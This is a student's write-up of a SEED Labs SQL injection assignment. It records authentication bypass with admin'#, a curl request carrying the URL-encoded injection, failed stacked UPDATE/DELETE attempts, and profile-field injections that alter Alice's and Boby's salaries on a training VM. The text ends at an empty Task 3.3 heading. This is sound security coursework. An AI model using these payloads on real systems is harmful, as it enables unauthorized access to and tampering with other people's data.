
John Sikes

CSCE 465 - HW 5


Task 1:



```
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Pass
word                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe
918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
1 row in set (0.00 sec)

mysql> █
```

In this task I was simply required to print out tabular contents from the database for the user "Alice", which I achieved as demonstrated above by executing the command "SELECT * FROM credential WHERE Name = 'Alice';". This command simply returns all recorded field values from the "credential" table for the user "Alice".


Task 2.1:



Employee Profile Login

USERNAME	admin'#
PASSWORD	•••••••••••••••••••••••••••

Copyright © SEED LABs




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Copyright © SEED LABs

In this task I was required to execute an SQL injection on the website, which I achieved as demonstrated above using the username "admin'#" and a random password. The reason this worked was due to the single quotation ending the username request in the SQL function and the # overwrote the password field as comments, thus allowing access without need for a password.


Task 2.2:



```
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu opt
ions for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a da
rk table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login
 message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding it
ems as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px
; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account i
nformation your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[04/28/21]s
eed@VM:~/.../HW5$
```




```
[04/28/21]seed@VM:~/.../HW5$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Pa
ssword=asdfasdfasdf'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu op
tions for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a d
ark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error logi
n message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding i
tems as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
```




```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40p
x; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item
 active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></
a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a><
/li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Lo
gout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b>
</h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th
scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birth
day</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope=
'col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</
th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td>
</tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td>
</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><t
d>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</t
h><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td><
/td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><
td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><b
r>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[04/28/21]seed@VM:~/.../HW5$ 
```


This task required me to execute the same attack as I did in the previous task, but through the command line instead of on the web page. To do this, I first demonstrated the output of unsuccessful sign in in the first image which shows the use of username “alice” and password “11”. In the second and third images, however, I succeeded in the attack as the large chunk of text near the end shows the formatting of the table in HTML and the data within such. I succeeded in this way due to using the username “admin%27%20%23”, which correlates to “admin’ #” from the previous task but translated into HTML format.


Task 2.3:





There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name = 'John' WHERE Name='Alice';#' and Password='f383a53f' at line 3]\n






There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential SET Name = 'John' WHERE Name='Alice';#' and Password='f38' at line 3]\n

Similarly, in this task I was required to demonstrate the results of attempts to execute commands using UPDATE and DELETE on the webpage (shown in respective order above, paired with output statements). To this extent, I applied the commands demonstrated in the correlating output images to try and edit the database but received the errors shown due to the query() function used in the provided PHP code being from the MySQLi extension not supporting multiple queries, although the SQL command is perfectly viable outside of such.


Task 3.1:



Alice's Profile Edit

NickName	Big A
Email	alice@alice.alice
Address	1234 Circle Road
Phone Number	911', salary = 999999 WHERE nai
Password	Password

Copyright © SEED LABs




Alice Profile

Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	Big A
Email	alice@alice.alice
Address	1234 Circle Road
Phone Number	911

Copyright © SEED LABs

In this task I was required to exploit the UPDATE statement in order to edit a known user's salary using her known credentials (although the account could be accessed using admin or the user's credentials via SQL injection as demonstrated previously). To achieve this, I first signed in as the user in question (Alice) and went to her edit profile page, edited various options inside such, then submitted the SQL injection command "911', salary = 999999 WHERE name = 'Alice'#". Once executed, this provided the modified salary in the second image above due to the command concluding the phone number request with the single quotation after 911, then editing the salary and overwriting the following information through the # at the end of the command. This same operation could be achieved in any of the above fields, including password, due to the nature of the command being used by the PHP file.


Task 3.2:



Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs



Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	alary = 1 WHERE name = 'Boby'#
Password	Password


Copyright © SEED LABs



Alice Profile

Key	Value
Employee ID	10000
Salary	2
Birth	9/20
SSN	10211002
NickName	Big Alpha
Email	alice@alice.alice
Address	5678 Squard Avenue
Phone Number	911

Copyright © SEED LABs




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	911

Copyright © SEED LABs


In this task, rather than modify a known user's salary, I was tasked with modifying another user's salary through the known user's edit profile page. To achieve this, I first signed into the alternate user's account (Boby) to demonstrate the initial values in the profile table. Afterwards, I signed into Alice's account again and ran a modified version of the statement from the previous task, namely "911', salary = 1 WHERE name = 'Boby'#". The third image shows how the profile data for user Alice wasn't changed, however the fourth image shows the resultant profile data for Boby after this was executed, lowering his salary value to 1 and changing his phone number to 911 which was simply an error on my part - had I not put a phone number and instead executed the statement "', salary = 1 WHERE name = 'Boby'#" it would have left his phone number the same (that is, empty).

Task 3.3:



